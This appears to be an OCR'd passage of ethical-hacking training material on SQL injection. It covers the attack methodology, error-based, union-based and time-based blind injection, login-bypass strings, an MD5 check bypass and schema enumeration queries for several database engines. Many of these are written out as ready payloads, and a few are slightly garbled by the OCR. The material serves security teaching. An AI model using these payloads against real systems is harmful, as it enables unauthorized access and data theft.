
Counter-measures

Module Flow

Attackers follow a methodology to perform SQL injection attacks to ensure that they check for every possible way of performing these attacks. This increases the likelihood of successful attacks.

- **SQL Injection Concepts**
- **Testing for SQL Injection**
- **Types of SQL Injection**
- **Blind SQL Injection**
- **SQL Injection Methodology**
- **Advanced SQL Injection**
- **SQL Injection Tools**
- **Evasion Techniques**
- **Countermeasures**

This section provides insight into the SQL injection methodology. It describes the steps used by the attacker to perform SQL injection attacks.



SQL Injection Methodology

1 Information Gathering

2 SQL Injection Vulnerability Detection

3 Launch SQL Injection Attacks

4 Extract the Data

5 Interact with the Operation System


6 Compromise the Network

SQL Injection Methodology

The following are the various stages of SQL injection methodology:

- **Information gathering:** The attacker first gathers all the required information he or she needs before the SQL injection attack.
- **SQL injection vulnerability detection:** Usually the attacker's job is to identify the vulnerability of the system so that he or she can exploit the vulnerability to launch attacks.
- **Launch SQL injection attack:** Where ever there is weak authentication, that will be the main source for the attacker to enter into the network and finally by exploiting the authentication rules, the attacker injects the malicious code of SQL injection.
- **Extract the data:** The attacker gets access to the network as a privileged user and will be able to extract the sensitive data from the network.
- **Interact with the operating system:** Once he or she gains access, the attacker tries to escalate his or her privileges so that he or she can interact with the operating system.
- **Compromise the system:** The attacker can modify, delete the data, or create new accounts as a privileged user depending on the purpose of the attack. Again, from there,

the attacker can log in to the other associated networks. He or she installs **Trojans** and other keyloggers, etc.



SQL Injection Methodology (Cont'd)

Information Gathering

Extract DB name, version, users, output mechanism, DB type, user privilege level, and OS interaction level

SQL Injection Vulnerability Detection

List all input fields, hidden fields, and post requests

Attempt to inject codes into the input fields to generate an error

Enter (') , (;) , (--), AND, and OR in input field

An error page means vulnerable

Launch SQL Injection Attacks

Perform blind (Wait for Delay) SQL injection

Perform error based SQL injection

Perform union based SQL injection

Extract the Data

Extract table names, column name, and table data

Interact with the OS

Extract OS and application passwords

Access system files and execute commands

Compromise the Network

Penetrate additional machines on the network, install Trojans and plant keyloggers


SQL Injection Methodology (Cont'd)

In the information gathering stage, attackers try to gather information about the target database such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Once the information gathered, the attacker then tries to look for SQL vulnerabilities in the target web application. For that, he or she lists all input fields, hidden fields, and post requests on the website and then tries to inject codes into the input fields to generate an error.

The attacker then tries to carry out different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind (Wait for Delay) SQL injection, etc.

Once the attacker succeeds in performing a SQL injection attack, he or she then tries to extract table names, column names, and table data from the target database. Depending upon the aim of the attacker, he or she may interact with the OS to extract OS details and application passwords, execute commands, access system files, etc. The attacker can go further to compromise the whole target network by installing Trojans and planting keyloggers.



Module Flow

SQL Injection Concepts

Testing for SQL Injection

Types of SQL Injection

Blind SQL Injection

SQL Injection Methodology

Advanced SQL Injection

SQL Injection Tools

Evasion Techniques


Counter-measures

Module Flow

Prior to this, we have discussed the SQL injection methodology. Now we will discuss advanced SQL injection.

SQL Injection Concepts	**Advanced SQL Injection**
Testing for SQL Injection	**SQL Injection Tools**
Types of SQL Injection	**Evasion Techniques**
Blind SQL Injection	**Countermeasures**
SQL Injection Methodology	

This section explains each step involved in advanced SQL injection.



Information Gathering

C|EH
Certified Ethical Hacker
Error. Authentication failed. Please try again.
MySQL

Error Messages

Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the attack techniques

Database Types

Different databases require different SQL syntax. Identify the database engine used by the server

Privilege Level

Identify the privilege level used by the database. Are you logged on as user, DBA, or sysadmin?

OS Interaction

Interacting with the operating system through command shell execution allows you to compromise the entire network


SQL Query

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements

Information Gathering

Understanding the underlying **SQL query** will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the **attack techniques**. Information gathering is also known as the survey and assess method used by the attacker to determine complete information of the potential target. Attackers find out what kind of database is used, what version is being used, user privilege levels, and various other things.

The attacker usually gathers information at various levels starting with identification of the database type being used and the database search engine. Different databases require different **SQL syntax**. Identify the database engine used by the server. Identification of the privilege levels is one more step as there is chance of gaining the highest privilege as an authentic user. Then obtain the password and compromise the system. Interacting with the **operating system** through command shell execution allows you to compromise the entire network.



Extracting Information through Error Messages

Grouping Error

HAVING command allows to further define a query based on the “grouped” fields

The error message will tell us which columns have not been grouped

```
' group by columnnames having 1=1 - -
```

Type Mismatch

Try to insert strings into numeric fields; the error messages will show the data that could not get converted

```
' union select 1,1,'text',1,1,1 - -
' union select 1,1, bigint,1,1,1 - -
```

Blind Injection

Use time delays or error signatures to determine extract information

```
'; if condition  waitfor delay '0:0:5' --
```

```
'; union select if( condition , benchmark (100000, sha1('test')), 'false' ),1,1,1,1;
```

Extracting Information through Error Messages

Attackers may use following the ways to extract information through error messages:

Grouping Error

The HAVING command allows further defining a query based on the “grouped” fields. The error message will tell you which columns have not been grouped:

```
‘group by columnnames having 1=1 - -
```

Type Mismatch


Try to insert strings into numeric fields; the error messages will show you the data that could not get converted:

```
' union select 1,1,'text',1,1,1 - -
' union select 1,1, bigint,1,1,1 - -
```

Blind Injection

The attacker uses time delays or error signatures to determine extract information:

```
'; if condition waitfor delay '0:0:5' --
'; union select if( condition , benchmark (100000, sha1('test')), 'false'
),1,1,1,1;
```



Understanding SQL Query

Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause we almost always end up in the WHERE section.

Select Statement

```
SELECT  * FROM table WHERE x =
'normalinput' group by x having
1=1 -- GROUP BY x HAVING x = y
ORDER BY x
```

Determining Database Engine Type

- Mostly the error messages will show you what DB engine you are working with
- ODBC errors will display database type as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the Operating System and Web Server

Determining a SELECT Query Structure

- Try to replicate an error free navigation
- Could be as simple as ' and '1' = '1 Or ' and '1' = '2
- Generate specific errors
- Determine table and column names ' group by *columnnames* having 1=1 –
- Do we need parenthesis? Is it a subquery?

Understanding SQL Query

To perform SQL injection, you should understand the query in order to know what part of the **SQL query** you can modify. The query modification can land anywhere in the query. It can be part of a SELECT, UPDATE, EXEC, INSERT, DELETE, or CREATE statement or subquery.

Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

Select Statement

```
SELECT  * FROM table WHERE x = 'normalinput' group by x having 1=1 --
GROUP BY x HAVING x = y ORDER BY x
```

Determining Database Engine Type

Most error messages will show you what database engine you are working with:


- ODBC errors will display database type as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the operating system and web server

Determining a SELECT Query Structure

To understand the SQL query, try to replicate error-free navigation as follows:

- Could be as simple as ' and '1' = '1 or ' and '1' = '2
- Generate specific errors
- Determine table and column names 'group by columnnames having 1=1 –
- Do we need parentheses? Is it a subquery?

This gives specific types of errors that give you more information about the table name and parameters in the query.



Bypass Website Logins Using SQL Injection

Try these at website login forms

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1--
```

Login as different User:

```
' UNION SELECT 1,
'anotheruser',
'doesnt matter', 1--
```

MD5 Hash Password

- You can union results with a known password and MD5 hash of supplied password
- The Web Application will compare your password and the supplied MD5 hash instead of MD5 from the database

Bypassing MD5 Hash Check Example

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Bypass Website Logins Using SQL Injection

Attackers take complete advantage of vulnerabilities. **SQL commands** and user-provided parameters are chained together by programmers. By utilizing this feature, the attacker executes arbitrary **SQL queries** and commands on the backend database server through the web application.

Bypassing login scripts:

Try the following SQL injection strings to bypass login scripts:

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—
```

MD5 Hash Password

You can union results with a known password and MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of MD5 from the database.


Bypassing MD5 Hash Check Example

```
Username : admin Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055
```

```
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Login as different User:

```
' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--
```



Database, Table, and Column Enumeration

CEH
Certified Ethical Hacker

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

user or *current_user, session_user, system_user*

```
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%',
benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

Default administrator accounts include sa, system, sys, dba, admin, root and many others

The dbo is a user that has implied permissions to perform all activities in the database.

Any object created by any member of the sysadmin fixed server role belongs to dbo automatically

Discover DB Structure

Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects
where xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MS SQL

```
SELECT name FROM syscolumns WHERE
id = (SELECT id FROM sysobjects
WHERE name = 'tablename ')
sp_columns tablename
```

MySQL

```
show columns from tablename
```

Oracle

```
SELECT * FROM all_tab_columns
WHERE table_name='tablename '
```

DB2

```
SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
```

Postgres

```
SELECT attnum,attname from
pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid
AND attnum > 0
```

Database, Table, and Column Enumeration

The attacker can use the following techniques to enumerate databases, tables, and columns.

